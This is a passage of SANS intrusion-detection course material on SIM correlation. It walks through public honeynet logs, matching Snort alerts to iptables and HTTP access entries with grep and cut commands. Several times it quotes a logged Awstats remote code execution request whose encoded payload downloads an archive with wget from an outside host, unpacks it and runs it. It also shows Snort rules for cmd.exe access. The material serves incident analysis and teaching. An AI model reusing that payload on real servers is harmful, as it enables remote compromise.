
The SIM parses data from these security devices and reorganizes the data into a uniform format that can easily be searched. SIMs are likely to assign an arrival timestamp to the messages in case the source has time synchronization issues.

Most SIMs organize collected data in logical associated categories, and assign priorities to devices and applications to permit security analysts or administrators to recognize security events quickly and respond accordingly.

A SIM is an excellent tool to supplement, corroborate and enhance detection of malicious activity reported by an IDS/IPS. However it is not a panacea since it still requires "human intelligence" to confirm that an actual attack has occurred. And this database of corporate knowledge contains only meaningless data unless an analyst turns it into usable information.

Many SIMs provide reports and often visualization in terms of tables and charts to assist in the analysis of aggregated and perhaps correlated traffic. The use of a SIM may allow analysts more efficiency in their examination of activity. It also allows an analyst to prioritize and respond to threats and potentially label particular traffic as an incident. Many of the more advanced SIM solutions allow you to enable compliance tracking as well.

SIM Data Correlation




This is a simplified example of the powerful reporting capabilities of a SIM within an organization. By centralizing all of the organization's logging capability, the security analysis team has all of the data readily available. This enables the analysts to easily view all of the information from a single console instead of the attempting to correlate data among multiple individual application-specific consoles.

As shown in the example above, the SIM processes data from various devices by collecting syslog, SNMP, database scraping, etc. using some form of engine to process that data into a standard format established by the vendor. The data is correlated and saved into an enterprise database. This database stores millions of rows of data that can easily be visualized, prioritized, and queried to identify events of interest.

The Value of Correlating IDS/IPS Alerts + Logs

LOGFILES

The Data Center's Equivalent of Compost. Let 'em Rot.



Marcus J. Ranum

"A lot of organizations are spending a ton of perfectly good money on intrusion detection systems and whatnot, but they don't ever look at their firewall logs.

If you think about it for a second, you'll realize how absolutely *backward that is!!* **System** logs represent a terrific source of security data straight "from the horse's mouth" -or from your devices, anyhow."^[1]

Marcus J. Ranum

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

The picture and quote above are courtesy of Marcus J. Ranum, computer security guru and pioneer, who developed one of the first firewalls, and one of the first commercial IDS solutions – Network Flight Recorder. He continues to be an entertaining innovator and philosopher.

As you are well aware, it is often difficult to separate the real alerts from the false positives when examining IDS/IPS alerts. Supplemental log data is valuable for providing more details about an alert and giving it more context. Most IDS/IPS solutions examine only network traffic. While this is the primary source for analysis, there is an abundance of log collection performed on just about every host or device. Unix-based systems have syslog with security, authentication, and mail. Windows-based hosts have event logs for system, security, and applications.

There are countless other sources for logs – HTTP, the Linux firewall iptables, mail servers, SQL servers, firewalls, routers, etc. You name it, most applications and devices record events and errors in some kind of log. These logs are rich with valuable data that can be correlated to deliver better insight into host and network activity. It's a shame to let all of these logs go to the compost heap, especially when they can help you with IDS/IPS analysis. If you think about it, all of these logs are mini traffic collectors of their own. Now, all you need is something to parse through and examine the varied and disparate logs much like an IDS/IPS does for network traffic for signs of issues.

And, in fact, many log collection applications/products have the capability to do just this. We'll spend some time later examining the open source product OSSEC that describes itself as a Host-based IDS (HIDS) and SIM. While it is a full-featured product, our interest in it is its analysis of source logs.

¹http://www.ranum.com/security/computer_security/archives/logging-notes.pdf

Manual Examination of Log Files

- Dr. Anton Chuvakin has shared some public security logs at:
<http://log-sharing.dreamhosters.com>
- SotM34-anton-tar.gz file contains Snort, syslog, HTTP, and iptables logs for honeynet
- Examine general theory of manual log analysis
- Perform analysis on these public logs

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Dr. Anton Chuvakin is a well-known computer security specialist. He has been generous enough to post some public logs from a honeynet. This affords us an opportunity to review some of the activity observed in this set of logs consisting of Snort alerts, syslog messages, HTTP error and access logs, and iptables firewall logs. While the activity seen in the logs may be dated, the process of scrutinizing the logs is not. It is very difficult to get real data such as that found on his website which represents real world activity; otherwise, activity representing more current threats would have been used.

We are going to examine some of the activity found in a particular file available at the site – SotM34-anton-tar.gz. This has about a month's worth of data. First, we are going to cover some general theory of log examination and then demonstrate how to find some interesting activity looking at these logs in particular.

Honeynet Special Environment

- More controlled/contrived environment
- Outbound activity == bad
- Successful internal connections == bad
- Not nearly as easy in real world environment
- Security Identification Manager (SIM) solutions can help
 - In our small controlled example environment, we are simulating some rudimentary SIM logic

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Fortunately for us in our initial investigation and learning, we are dealing with a honeynet that is most probably a far more simplified paradigm than you will encounter in the real world. The honeynet is a tightly controlled environment – perhaps even described as contrived – in that you know that any outbound activity is a sign of a successful breach and subsequent activity is most likely a download of software to install on the victim host.

As well, most connections from the outside directed at the honeynet intend harm as well. They may be a precursor, like scanning or probing the honeynet to later send malicious activity. The point is that it is relatively easy in our classroom environment to examine log data in the honeynet and find issues immediately.

Unfortunately, the same cannot be said of real world activity. However, the steps we will perform manually emulate the same logic for SIM correlation. The SIM is far more adept at taking large volumes of log records from many disparate sources and making sense of them much as we are doing for the honeynet, yet the logic we apply is similar.

Use of Log Files: General Theory

- Log records may contain indicators:
 - Attempts of malicious activity
 - Successful malicious activity
- Log records may contain correlation fields/values:
 - Date/time, IP protocol, IP addresses, transport layer ports, activity description, username, etc.
- Need to examine log messages and validate activity by:
 - Standalone value(s) that need no correlation
 - Correlating selected values among disparate logs

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Before we perform practical analysis on some log files, let's take a look at some of the theory behind our approach that may apply to correlation you do. Logs are kept for many different purposes; some may be useful for network forensic investigation while others may not. Syslog system boot-up hardware messages probably are not very interesting when doing forensic analysis, but a syslog recorded indication of an unknown remote user who starts some new network service listening on an accessible port is extremely interesting.

Some log messages may warn of an attempt of malicious activity while others signal successful activity. Many Snort alerts have an associated message with "attempted" in the description, implying that there is the possibility of malicious activity. Other Snort alerts, while not explicitly stating successful malicious activity, imply it. Assuming that there is no false positive (a big assumption that depends on correctly and precisely written rules and proper site configuration parameters), a Snort alert that details that a remote IP address executed a command on a local host that displayed a current userid of root means that you are likely seeing the after effects of a root compromise.

As you are well aware, there are various fields and values in logs that can be used to correlate the recorded activity with that of the same or other logs. Date and time are very important for correlation since they focus the scope to a specific time frame. IP addresses, IP protocol, ports, activity descriptions and usernames mentioned in the log records are also of value.

Some log messages such as successful remote authentication to a service that is intended for internal users require no extra validation to identify malicious activity. There is no doubt in this case that there has been some kind of successful activity. Other log messages can be correlated to discover more details, yet you already suspect that you have a noteworthy issue. Some log messages, especially those that represent attempts of malicious activity, need to be correlated with other logs to verify that there is some indication of success.

Common Correlation Fields

Date/time:

Universal - should be found in all log messages

Source/destination IPs/ports/protocol:

May not be found in all logs

Some logs may not have all 5 values

Activity description:

May not be found in all logs

Description generally not consistent/normalized

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

If we examine some of the log fields and values that can be used for correlation, we see that the only universal one is date/time. Every log record needs a date and time stamp to give it context. This highlights the importance of maintaining synchronized time, perhaps using Network Time Protocol (NTP) among all of the logs, or more accurately among all of the hosts or devices that are sources for logs. When times are synchronized, other matching correlation values such as IP addresses and ports can solidify your confidence that the recorded activities are related.

When you find that date and time are skewed, you must use another correlation field and value to anchor the search. You may be able to determine the clock skew and apply that to the searches to "normalize" time so that other correlation values are not required. But, this becomes very complex if you are dealing with multiple different time skews among disparate logs. Or it is possible that an imprecise time among logs can be used to indicate that some activity occurred before or after a given event, but nothing more exact than that.

Say you get an IDS alert about a coordinated brute force SSH login attempt from multiple source IP's to multiple destination IP's. Now, say you get a syslog message around the same time from a host that a new user was added. Further, the times are not synchronized between the IDS alerts and the particular host's syslog records. You can also attempt to indirectly correlate using the IP address of the host log that reported the new user with those log messages of the brute force attack – perhaps also examining flow or full packet capture data. You may be able to correlate the scan with network logs of subsequent successful activity. In this case, you need to validate time imprecisely, only to examine if the scan occurred before the reported new user activity.

Regardless of whether or not your logs are synchronized by time, you may attempt to correlate by source and destination IP's and ports and IP protocol. These five values together provide a strong correlation indicator because these socket pairs of source IP and port, and destination IP and port, need to be unique for a valid connection. However, the downside is that not all log records contain all of these values.

Many logs attempt to describe a particular activity. For instance there is some notable HTTP activity. One log may describe this as "GET" activity while another "wget" or "lynx", etc. More likely than not, there will be inconsistencies among descriptions so that searching by activity description will not be successful. However, if you search by more consistent values, as IP addresses, indirect secondary correlation by similar descriptions may be possible.

Validating Activity: Standalone, No Correlation Required

```
Mar 12 02:25:12 combo xinetd[21815]: START: pop3  
pid=21823 from=146.83.8.224
```

Technical Translation:

pop3 service started remotely by source IP 146.63.8.224

Interpreted Translation:

Not so good!



Look at the syslog message on this slide. This is pretty self explanatory and stands on its own to relate that a user from remote IP 146.83.8.224 started the pop3 service on the monitored host. This record is from a syslog file of the honeynet. Since it is honeynet traffic, there is no legitimate reason that this should occur. Regardless of whether or not this is a honeynet, chances are good that network services are not started remotely, unless of course, an administrator has used a VPN to connect to the host and start the service.

Although no correlation is required to validate that this is genuinely malicious activity, you may find value in other log records as well. These may assist you in discovering why or how this happened and possibly activity that ensued after this activity. Most likely other subsequent activity will occur as services are typically started so that the attacker can use them to facilitate other tasks such as file transfers, communications with other hosts, or simply as backdoors for continued access.

✦ The files used in the remaining discussions on logs in this section are not on the VM because they are very large. You have a subset of these files for your exercises. However, these files are available at:

<http://log-sharing.dreamhosters.com>

SotM34-anton.tar.gz contains the files that are used.

To see the output on the slide, enter the following command:

```
grep pop3 SotM34/syslog/*
```

Validating Activity: Correlation Required

Snort alert:

```
Feb 27 02:51:58 bastion snort: [1:2001686:6] BLEEDING-  
EDGE EXPLOIT Awstats Remote Code Execution Attempt  
[Classification: Web Application Attack] [Priority:  
1]: {TCP} 212.203.66.69:33833 -> 11.11.79.67:80
```

Web access log:

```
212.203.66.69 - - [26/Feb/2005:22:04:55 -0500] "GET /cgi-  
bin/awstats.pl?configdir=%7cecho%20%3becho%20b_exp%3bcd%20%2  
ftmp%3bwget%20www%2eadjud%2ego%2ero%2ft%2etgz%3btar%20zxv  
f%20t%2etgz%3b%2e%2ft%3becho%20e_exp%3b%2500 HTTP/1.1"  
200 6 "-" "-"
```

Similar descriptions

Time synchronization issues

Same source IPs

© SA
All Rights Reserved

Intrusion Detection In-Depth

snortsyslog
http://access*

Let's look at an example where correlation is necessary to confirm malicious activity. Snort issues an alert about attempted remote code execution.

If we take the remote IP address involved and do a match of all of the HTTP access logs, we see a GET request that attempts to supply the broken `awstats.pl` program with a command that will be executed. A file was successfully downloaded as identified by the HTTP server status code of "200" so we now know there is confirmed malicious activity. We have done correlation using the source IP 212.203.66.69 and find that the Snort description concerning "awstats" is manifested in the GET request with "awstats.pl" in it.

We do have an issue with time synchronization since the log timestamps appear to be about several hours off. However, using the IP and activity description we can correlate these two events, assuming there are not multiple duplicate attempts/alerts on the same day. Also, if we can correlate other events of these two same logs, we can discover the clock skew and apply it to all records.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following commands:

```
grep 212.203.66.69 SotM34/snort/snortsyslog | grep "Feb 27 02:51:58"  
grep 212.203.66.69 SotM34/http/* | grep "26/Feb/2005:22:04:55"
```


Ways to Correlate Data Found in Initial Snort Alert

```
Feb 27 02:51:58 bastion snort: [1:2001686:6]
BLEEDING-EDGE EXPLOIT Awstats Remote Code Execution Attempt
[Classification: Web Application Attack] [Priority: 1]: {TCP}
212.203.66.69:33833 -> 11.11.79.67:80
```

Date/Time: Feb 27 02:51:58
Protocol: TCP
Source IP/port: 212.203.66.69:33833
Destination IP/port: 11.11.79.67:80
Indication of success: Attempt
Indication of severity: Priority 1



Intrusion Detection In-Depth

snortsyslog

Let's look more closely at that Snort alert noted in the previous slide. In the next several slides, we'll look at ways to correlate other collected log data with fields and values found in this alert.

We can glean some initial characteristics of the activity from the Snort alert. First, the alert fired on February 27 at 02:51:58 AM. The protocol used is TCP and the source IP is 212.203.66.69 using source port 33833 and the destination IP is 11.11.79.67 using destination port 80.

It seems a bit incongruous that the message indicates an attempted attack, yet the priority of 1 is the highest. Perhaps there is no better way to detect a successful attack that would actually merit a priority value of 1, permitting the attempted attack Snort rule to be assigned a lower priority.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following command:

```
grep 212.203.66.69 SotM34/snort/snortsyslog | grep "Feb 27 02:51:58"
```

Correlate Suspicious IP Address with iptables Entries

```
grep 212.203.66.69 iptables/iptableslog | grep  
"SPT=33833"
```

```
Feb 27 02:51:58 bridge kernel: INBOUND TCP: IN=br0  
PHYSIN=eth0 OUT=br0 PHYSOUT=eth1  
SRC=212.203.66.69 DST=11.11.79.67 LEN=60  
TOS=0x00 PREC=0x00 TTL=49 ID=57949 DF PROTO=TCP  
SPT=33833 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
```



Intrusion Detection In-Depth

iptableslog

The Snort alert referenced source port 33833 so let's search for that. It shares with the Snort alert a date of February 27 and a time of 02:51:58 AM. This could mean that different hosts running Snort and iptables are time synchronized. The second option is that both processes are run on the same host. The latter is very likely since this is a honeynet that probably maximizes resource availability by putting multiple services or functions on the same physical or virtual host.

We were able to match on a unique source port. This is logical when logs span a shorter time frame or record a smaller amount of activity otherwise there is the possibility that another host may use that same source port if logs are voluminous.

Essentially, we have used direct correlation using the IP address as our primary correlation, and source port and time as our secondary correlations to discover related activity.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following command:

```
grep 212.203.66.69 SotM34/iptables/iptableslog | grep "SPT=33833"
```

Correlate Suspicious IP Address with Other Snort Alerts

```
grep 212.203.66.69 snort/snortsyslog | grep "Feb 27 02:5" |  
grep -v NON  
  
Feb 27 02:51:35 bastion snort: [1:1147:7] WEB-MISC cat%20 access  
[Classification: Attempted Information Leak] [Priority: 2]: {TCP}  
212.203.66.69:33831 -> 11.11.79.67:80  
  
Feb 27 02:51:58 bastion snort: [1:2001686:6] BLEEDING-EDGE EXPLOIT  
Awstats Remote Code Execution Attempt [Classification: Web  
Application Attack] [Priority: 1]: {TCP} 212.203.66.69:33833 ->  
11.11.79.67:80  
  
Feb 27 02:51:58 bastion snort: [1:1330:6] WEB-ATTACKS wget command  
attempt [Classification: Web Application Attack] [Priority: 1]:  
{TCP} 212.203.66.69:33833 -> 11.11.79.67:80  
  
Feb 27 02:59:31 bastion snort: [1:1365:5] WEB-ATTACKS rm command  
attempt [Classification: Web Application Attack] [Priority: 1]:  
{TCP} 212.203.66.69:33872 -> 11.11.79.67:80
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

snortsyslog

Another correlation that we can perform is to examine any other Snort alerts associated with the attacking IP address of 212.203.66.69. There are many alerts with the same SID of 2001868 of the rule with "Awstats Remote Code Execution Attempt". Let's examine some alerts with different SID values. The "grep -v NON" command excludes any record with "NON" in it; there are 16 alerts from Snort's http_inspect preprocessor that have an informational message about "NON-RCF HTTP DELIMITER" that are of no interest to us.

All of the other alerts appear to contain Unix commands – cat, wget, and rm.

We see three other Snort alerts that occurred around the same time. In fact, there are many different Snort alerts associated with this source IP address, confirming that the host was attempting to attack with related methods that all used the awstats vulnerability.

- ✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier. To see the output on the slide, enter the following command:

```
grep 212.203.66.69 SotM34/snort/snortsyslog | grep "Feb 27 02:5" | grep -v NON
```

Correlate Suspicious IP Address with HTTP Access Logs

```
grep 212.203.66.69 http/access* | grep wget
```

```
212.203.66.69 - - [26/Feb/2005:22:04:55 -0500] "GET /cgi-bin/awstats.pl?configdir=%7cecho%20%3becho%20b_exp%3bcd%20%2ftmp%3bwget%20www%2eadjud%2ego%2ero%2ft%2etgz%3btar%20zxfvf%20t%2etgz%3b%2e%2ft%3becho%20e_exp%3b%2500 HTTP/1.1" 200 6 "-" "-"
```

Time skew, this event appears to have occurred before Snort alert
IP address of attacker correlates with Snort alert



We can correlate the IP address with the HTTP access logs and discover the GET request and see a 200 status code returned from the server. We see a reference to "awstats" followed by a command that is coded in a combination of ASCII and hex. The access logs are all stored in different files all sharing "access" in the name, located in the same directory, hence the "grep" of those log files and a second "grep" to find the string "wget" to find any command line downloads.

We'll look at similar activity in more detail in the next section, but we've managed to associate IP address 212.203.66.69 with malicious activity using a combination of logs.

- ★ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier. To see the output on the slide, enter the following command:

```
grep 212.203.66.69 SotM34/http/access/* | grep wget
```

Use of Log Files: Demonstration

- We just looked at potential correlation techniques for a single Snort alert in the honeynet logs
- Let's take a more generic approach at log correlation by starting with high priority Snort alerts that can assist in discovering traffic of interest

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Now that we've examined some sample correlation techniques and theory, let's look at the honeynet logs again. This time, we'll take a more generic approach of finding potentially malicious traffic by using all highest priority Snort alerts and pursuing correlation from those. This could be the same approach you take with your Snort alerts to correlate them with other log activity.

Starting Indicators: Snort Log Messages

Over 69,000 messages in captured Snort log named snortsyslog

Let's try to find "Priority 1:" most critical alerts

```
grep "Priority: 1" snortsyslog | wc -l
```

```
14218
```

```
Feb 26 15:25:17 bastion snort: [1:1002:7] WEB-IIS cmd.exe access  
[Priority: 1]: {TCP} 61.157.206.11:41942 -> 11.11.79.80:80  
Feb 26 19:00:40 bastion snort: [1:2001686:6] BLEEDING-EDGE EXPLOIT  
Awstats Remote Code Execution Attempt [Priority: 1]: {TCP}  
213.135.2.227:50860 -> 11.11.79.89:80  
Feb 26 19:00:42 bastion snort: [1:1330:6] WEB-ATTACKS wget command  
attempt [Priority: 1]: {TCP} 213.135.2.227:50860 ->  
11.11.79.89:80  
Feb 26 19:00:42 bastion snort: [1:1365:5] WEB-ATTACKS rm command  
attempt [Priority: 1]: {TCP} 213.135.2.227:50860 ->  
11.11.79.89:80
```



Intrusion Detection In-Depth

snortsyslog

There is a directory named "snort" containing a file named "snortsyslog" with all of the Snort alerts in the public logs from Dr. Anton Chuvakin. This is probably a good place to start. But in our retrospective analysis we have over 69,000 Snort alerts and this is really unmanageable unless we prioritize them.

So, we try to find all of the "Priority: 1" most critical alerts only to discover that there are 14,218 of them. This is still too much to easily examine. Above you see a sample of some of them. We touched on the issue of assigning a priority value of 1. One point that we did not mention is that whoever wrote the rule assigns the priority value. Three of the four "Priority: 1" alerts above are described as attempts. Only the first one appears to be an indication of successful malicious activity following some kind of compromise. However, it too may also reflect an attempt. The point is that you may have a far different idea of what you consider the priority to be of an attempted, though not verified, malicious activity. So keep in mind that the priority value may not reflect your environment, your Snort configuration, or your assessment of the activity. You can modify the priority value in rules, if you wish, to reflect your perception of severity.

- ✦ The file(s) used in the slide demonstration are not included in the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier. To see the output on the slide, enter the following command:

```
grep "Priority: 1" SotM34/snort/snortsyslog | wc -l
```

Find "Priority 1" Alerts with Unique Snort IDs

Extract "Priority 1" alerts

```
grep "Priority: 1" snortsyslog | cut -f 6 -d " " | sort -n | uniq  
[1:1002:7]  
[1:1243:11], etc
```

Examine the Snort rules:

```
desktop:/etc/snort/rules$ grep "sid:1002" *  
web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS  
$HTTP_PORTS (msg:"WEB-IIS cmd.exe access";  
flow:to_server,established; content:"cmd.exe"; http uri; nocase;  
sid:1002; rev:7;)
```

```
desktop:/etc/snort/rules$ grep "sid:1243" *  
web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS  
$HTTP_PORTS (msg:"WEB-IIS ISAPI .ida attempt";  
flow:to_server,established; content:".ida?"; http uri nocase;  
sid:1243; rev:11;)
```



There are duplicate "Priority: 1" alerts for many of the different Snort rules IDs. Let's examine the 6th field in the alert with the cut command. The -f 6 identifies the 6th field and the -d option indicates that the delimiter for each field is the space character. We numerically sort those and combine them so that we see only the unique instance of the Snort ID, we find that there are 23 of them.

This is more manageable, but a survey of the types of messages that we are getting suggests that these are attack attempts. For instance, we have unique SID's of 1002 and 1243. SID 1002 rule looks for URL content of "cmd.exe" in an established session. While the message implies that access has been gained, this is just an attempt. Similarly, SID 1243 is an attempt to find ".ida?" in an established session.

We are concerned about attempts only if they were successful, but have no proof in the Snort messages that they were. If we had either full packet capture or flow data, we would be able to get a better idea of the type of traffic that was exchanged and examine subsequent traffic from the target host to see if there is evidence of any outbound activity, reflecting a compromise.

But, we do have iptables logs from the local firewall. Let's examine the log for outbound activity.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following command:

```
grep "Priority: 1" SotM34/snort/snortsyslog cut -f 6 -d " " | sort -n | uniq
```

Examine Firewall Logs

- Let's assume that if the attack is successful, one of the following is likely to occur:
 - Attacker will attempt to download some software
 - Attacker will attempt to open a backdoor
 - Attacker will attempt some kind of outbound connection

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

A directory exists named "iptables" that has the firewall logs for the honeynet. This is our only retrospective collection of connections into and out of the network.

Let's assume that if an attack is successful the attacker or automated attack software will attempt additional activity on the victim host that may assist us in our determination. We don't know if the activity will happen immediately after the compromise or hours or days later if stealth is involved. Yet, we assume that the attacker will download some software to install whatever processes that he/she wants to run. As well, a backdoor may be opened to maintain access and we may see activity to the listening port of the backdoor. And, it is possible that we will see some outbound activity to a host for a purpose other than to download software.

Because this is a honeynet, there should be no legitimate outbound traffic. This makes our job a whole lot easier since we do not have to distinguish normal from attacker outbound connections.

Outbound Firewall Entries

```
grep OUTBOUND iptablesyslog | grep SYN | grep -v "DST=11.11.79" |  
tr -s ' ' |cut -f 1-3,13-15,18-19,21-23 -d ' ' > /tmp/iptable-  
syslog-cut.txt
```

```
Feb 26 19:00:52 SRC=11.11.79.67 DST=81.196.20.134 LEN=60 TTL=64  
ID=41241 PROTO=TCP SPT=1059 DPT=80  
Feb 26 19:00:57 SRC=11.11.79.67 DST=193.110.95.1 LEN=60 TTL=64  
ID=26465 PROTO=TCP SPT=1060 DPT=6667  
Feb 26 19:00:58 SRC=11.11.79.67 DST=66.198.160.2 LEN=60 TTL=64  
ID=6950 PROTO=TCP SPT=1061 DPT=8888  
Feb 26 19:00:58 SRC=11.11.79.67 DST=129.27.9.248 LEN=60 TTL=64  
ID=56418 PROTO=TCP SPT=1062 DPT=6667  
etc.
```



The iptables log collects inbound and outbound traffic. The keyword of "OUTBOUND" naturally represents traffic leaving the honeynet. TCP traffic has a "SYN" flag indicator for a session initiation. We examine outbound TCP only because there was no Snort "Priority 1" UDP or ICMP alerts. What does that nasty command on the slide do? We would like to extract the date and time, source and destination IP, the length, TTL, IP ID, protocol and source and destination ports.

That is what the final cut command accomplishes using the delimiter of a space. The first "grep" finds all "SYN" segments, the second "grep" finds those entries that do not have a destination network of "11.11.79". There is some legitimate local network traffic that we do not need to examine. The command "tr -s ' '" combines multiple spaces into a single space. This is required because the use of multiple spaces creates problems for cutting the same field on each line if some entries have multiple spaces yet others do not.

You see a sampling of entries leaving the honeypot IP address of 11.11.79.67. Let's reduce this more by finding the unique destination ports from this output. We save the output to further process it.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following command:

```
grep OUTBOUND SotM34/iptables/iptablesyslog | grep SYN | grep -v "DST=11.11.79" | tr -s ' ' | cut -f 1-  
3,13-15,18-19,21-23 -d ' ' > /tmp/iptable-syslog-cut.txt
```

Unique Outbound Destination Ports

```
cut -f 11 -d ' ' /tmp/iptables-syslog-cut.txt | sort -n | uniq
```

```
DPT=21  
DPT=22  
DPT=6667  
DPT=80  
DPT=8888
```



We saved the output from the previous slide in a file named `"/tmp/iptables-syslog-cut.txt"`. Now, if we extract the 11th field from it, sort that numerically and keep only the unique destination ports, we find that there were outbound connections to destination port 21 (FTP), port 22 (SSH), port 6667 (IRC), port 80 (HTTP), and port 8888 – perhaps HTTP. We do not know for sure that these ports carry the well-known protocol associated with them, but let's just assume that they do unless we find otherwise.

You will also see a line with `"WINDOW=26479"` and that is because that particular iptables entry has no `"DF"` field setting. This throws off the count to show the column after the destination port, or the TCP window values.

First Connection to Each Destination Port

```
grep OUTBOUND iptablesyslog | grep "DPT=6667"| head -1  
Feb 26 19:00:57 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1  
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=193.110.95.1 LEN=60  
TOS=0x00 PREC=0x00 TTL=64 ID=26465 DF PROTO=TCP SPT=1060 DPT=6667  
WINDOW=5840 RES=0x00 SYN URGP=0
```

```
grep OUTBOUND iptablesyslog | grep "DPT=80"| head -1  
Feb 26 19:00:52 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1  
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=81.196.20.134 LEN=60  
TOS=0x00 PREC=0x00 TTL=64 ID=41241 DF PROTO=TCP SPT=1059 DPT=80  
WINDOW=5840 RES=0x00 SYN URGP=0
```

```
grep OUTBOUND iptablesyslog | grep "DPT=8888"| head -1  
Feb 26 19:00:58 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1  
OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=66.198.160.2 LEN=60  
TOS=0x00 PREC=0x00 TTL=64 ID=6950 DF PROTO=TCP SPT=1061 DPT=8888  
WINDOW=5840 RES=0x00 SYN URGP=0
```



It may be helpful to find the first outbound connection to each of those destination ports. We assume that the attacker is making these outbound connections since a honeynet ought to have no legitimate outbound activity. If we find the first occurrence to each of the destination ports, we know that the malicious activity began before this time. Whether or not there is log data for the actual attack is unknown since it may have occurred before the recorded log entries.

We return to the entire iptables syslog file to find the first (head -1) occurrence of each. It turns out that port 21 and 22 activity occurred well after the incident on Feb 26. Let's examine the three other ports – 6667, 80, and 8888.

What appears to be similar in all three of these iptable syslog entries? Look at the date and time; they all occur on February 26 around 19:00. This may mean that the attacker compromised the host and made some outbound connections to set up the desired environment.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following commands:

```
grep OUTBOUND SotM34/iptables/iptablesyslog | grep "DPT=6667"| head -1  
grep OUTBOUND SotM34/iptables/iptablesyslog | grep "DPT=80"| head -1  
grep OUTBOUND SotM34/iptables/iptablesyslog | grep "DPT=8888"| head -1
```

Return to Snort to View Alerts at That Time

```
cat snortsyslog | cut -f 1-3 | grep "Feb 26 19" | more
```

```
Feb 26 19:00:40 bastion snort: [1:2001686:6] BLEEDING-EDGE EXPLOIT  
Awstats Remote Code Execution Attempt [Classification: Web  
Application Attack] [Priority: 1]: {TCP} 213.135.2.227:50860 ->  
11.11.79.89:80
```

```
Feb 26 19:00:42 bastion snort: [1:1330:6] WEB-ATTACKS wget command  
attempt [Classification: Web Application Attack] [Priority: 1]:  
{TCP} 213.135.2.227:50860 -> 11.11.79.89:80
```

```
Feb 26 19:00:42 bastion snort: [1:1365:5] WEB-ATTACKS rm command  
attempt [Classification: Web Application Attack] [Priority: 1]:  
{TCP} 213.135.2.227:50860 -> 11.11.79.89:80
```

```
Feb 26 19:00:52 bastion snort: [104:4:1] Spade: Source used odd dest  
port: nonlocal source, udp: 1.0000 {UDP} 129.49.7.3:53 ->  
11.11.79.67:4970
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

snortsyslog

Now, let's return to the Snort alerts to see if we can find interesting activity on February 26 around 19:00 hours. We use the cut command to find those fields and display some of the alerts. Sure enough, these alerts occur about the same time. It appears that the iptables and Snort hosts were time synchronized, perhaps on the same host on this honeynet. And, we got lucky since it appears that the compromise took place and the post-compromise activity followed very quickly.

